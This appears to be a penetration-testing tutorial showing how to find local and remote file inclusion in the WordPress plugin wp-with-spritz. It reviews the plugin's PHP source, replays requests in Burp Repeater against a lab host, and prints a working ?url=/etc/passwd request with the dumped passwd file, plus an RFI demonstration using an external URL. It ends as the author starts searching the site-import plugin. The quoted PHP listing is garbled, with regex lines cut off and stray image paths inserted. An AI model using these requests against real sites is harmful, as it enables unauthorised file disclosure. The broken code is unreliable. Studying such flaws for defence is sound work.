wp.spritz.content.fi..>	2020-01-31 04:06	3.3K	-
wp.spritz.login.succ..>	2020-01-31 04:06	1.0K	-

In the beginning of the code of this file, there is a php \$_GET taking some value of a parameter named "url". \$_GET is a PHP GLOBAL variable that is used to collect some data. What's different here is that this variable is not using any sanitisation, a technique used to filter some contents of the data. Here it is taking input rather directly.

```

wp.spritz.content.filter.php
File Edit Search Options Help
<?php
if(isset($_GET['url'])) {
    $content=file_get_contents($_GET['url']);

    $content = preg_replace('/<!--spritz-->.*?<!--\sprit-->/is', '', $content);

    $sel=isset($_GET['selector'])?$_GET['selector']:'';
    $selector=array_filter(explode(',',$sel));
    if(is_array($selector) && sizeof($selector)>0){
        foreach($selector as $val){
            $splter=array_filter(explode(',',$val));
            $sids=array_filter(explode(',',$val));
            if(substr($val, 0, 1)=='|' || substr($val, 0, 1)=='.'){

                $stag=(isset($sids[1]) && $sids[1]!='')?$sids[1]:$splter[1];
                $selector=(isset($sids[1]) && $sids[1]!='')?'id':'class';
                $key=$stag;
                $content=preg_replace('/<div[^>]*'.$selector.'=[\|"]*[^<]*'.$key.'[\|"]*[^>]*>{([\<]+|<?!\/?div[^>]*>)|<di


                $content=preg_replace('/<article[^>]*'.$selector.'=[\|"]*[^<]*'.$key.'[\|"]*[^>]*>{([\<]+|<?!\/?article[^>]*>|<header[^>]*'.$selector.'=[\|"]*[^<]*'.$key.'[\|"]*[^>]*>{([\<]+|<?!\/?header[^>]*>|<nav[^>]*'.$selector.'=[\|"]*[^<]*'.$key.'[\|"]*[^>]*>{([\<]+|<?!\/?nav[^>]*>)|<na
                $content=preg_replace('/<footer[^>]*'.$selector.'=[\|"]*[^<]*'.$key.'[\|"]*[^>]*>{([\<]+|<?!\/?footer[^>]*>|<p[^>]*'.$selector.'=[\|"]*[^<]*'.$key.'[\|"]*[^>]*>{([\<]+|<?!\/?p[^>]*>)|<p[^>]*
                /*$content=preg_replace("/<span[^>]*".$stag."[\>]*{([\<]+|<?!\/?span[^>]*>)|<span[^>]*>{([\>]+|<\/?span>)*<\/sp
                $content=preg_replace("/<table[^>]*".$stag."[\>]*{([\<]+|<?!\/?table[^>]*>)|<table[^>]*>{([\>]+|<\/?table>)*<\/
                $content=preg_replace("/<article[^>]*".$stag."[\>]*{([\<]+|<?!\/?article[^>]*>)|<article[^>]*>{([\>]+|<\/?artic
                $content=preg_replace("/<nav[^>]*".$stag."[\>]*{([\<]+|<?!\/?nav[^>]*>)|<nav[^>]*>{([\>]+|<\/?nav>)*<\/nav>/1",
                $content=preg_replace("/<aside[^>]*".$stag."[\>]*{([\<]+|<?!\/?aside[^>]*>)|<aside[^>]*>{([\>]+|<\/?aside>)*<\/
                $content=preg_replace("/<header[^>]*".$stag."[\>]*{([\<]+|<?!\/?header[^>]*>)|<header[^>]*>{([\>]+|<\/?header>)*<\/
                $content=preg_replace("/<footer[^>]*".$stag."[\>]*{([\<]+|<?!\/?footer[^>]*>)|<footer[^>]*>{([\>]+|<\/?footer>)*<\/footer>"}
            }else{
                if(strpos($val, '.')==true){
                    $content=preg_replace("/<".$splter[0]."[^>]*".$splter[1]."[^>]*>{([\<]+|<?!\/?".$splter[0]."[^>]*>)|<".

```

So maybe, maybe there is some file inclusion vulnerability here. To check it out, I use Burp proxy feature. I set the proxy in the browser and open exactly this page and catch the request in the Burp proxy as shown below.

```
GET /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php HTTP/1.1
Host: 192.168.36.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.141/wp-content/plugins/wp-with-spritz/
Connection: close
Upgrade-Insecure-Requests: 1
```


I send this request to Burp repeater function as shown below.



The screenshot shows the Burp Suite Community Edition v1.7.36 interface. The 'Repeater' tab is active. A request to http://192.168.36.141:80 is shown. The context menu is open, and 'Send to Repeater' (Ctrl+R) is selected. The request details are visible in the background:

```
GET /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php HTTP/1.1
Host: 192.168.36.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.141/wp-content/plugins/wp-with-spritz/
Connection: close
Upgrade-Insecure-Requests: 1
```

Burp repeater allows us to manipulate input and resend the request again and again. The repeater interface is given below.



The screenshot shows the Burp Suite Repeater interface. The 'Repeater' tab is active. The 'Request' panel is selected, showing the same request as in the previous screenshot. The 'Response' panel is empty. The target URL is http://192.168.36.141.

```
GET /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php HTTP/1.1
Host: 192.168.36.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.141/wp-content/plugins/wp-with-spritz/
Connection: close
Upgrade-Insecure-Requests: 1
```

It's time to test for file inclusion. At the end of the GET query I added /etc/passwd value to the url parameter as shown below and hit on "Go" button.

Target: <http://192.168.36.141>

Request

Raw Params Headers Hex

```
GET /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/etc/passwd
HTTP/1.1
Host: 192.168.36.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.36.141/wp-content/plugins/wp-with-spritz/
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Fri, 24 Apr 2020 12:19:17 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
X-Powered-By: PHP/7.3.14
Content-Length: 1052
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sb
```

Done 1,277 bytes | 2 millis

As you can see on the right side, the response came with showing contents of the passwd file. Let's try this directly in browser.

192.168.36.141/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:999:997:User for polkitd:/:/sbin/nologin postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin chrony:x:998:996:/:/var/lib/chrony:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
```

Let's see if this is even vulnerable to remote file inclusion, Giving "https://google.com" to the "url" parameter opens google page.

2.168.36.141/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=https://www.google.com

Stay Home. Save Lives : Help Stop Coronavirus

Google Search I'm Feeling Lucky

Stay home. Save lives. Help stop coronavirus

Google offered in: [language options]

Advertising Programs Business Solutions About Google Google.co.in

© 2020 - Privacy - Terms

So this is vulnerable to both LFI and RFI vulnerabilities.

Let's see this in another wordpress plugin site-import. After searching each and every page for the \$_GET variable, I reached page.php.

```
hackercoolmagz@kali:~/Downloads$ cd site-import
hackercoolmagz@kali:~/Downloads/site-import$ ls
admin assets css js readme.txt site-import.php
hackercoolmagz@kali:~/Downloads/site-import$ leafpad site-import.php
hackercoolmagz@kali:~/Downloads/site-import$ ls
admin assets css js readme.txt site-import.php
hackercoolmagz@kali:~/Downloads/site-import$ cd admin
hackercoolmagz@kali:~/Downloads/site-import/admin$ ls
admin.php data.php items.php page.php templates.php
ajax.php home.php link.php preview.php variables.php
custom.php import.php media.php taxonomies.php
hackercoolmagz@kali:~/Downloads/site-import/admin$ leafpad admin.php
hackercoolmagz@kali:~/Downloads/site-import/admin$ leafpad data.php
hackercoolmagz@kali:~/Downloads/site-import/admin$ leafpad items.php
hackercoolmagz@kali:~/Downloads/site-import/admin$ leafpad page.php
```

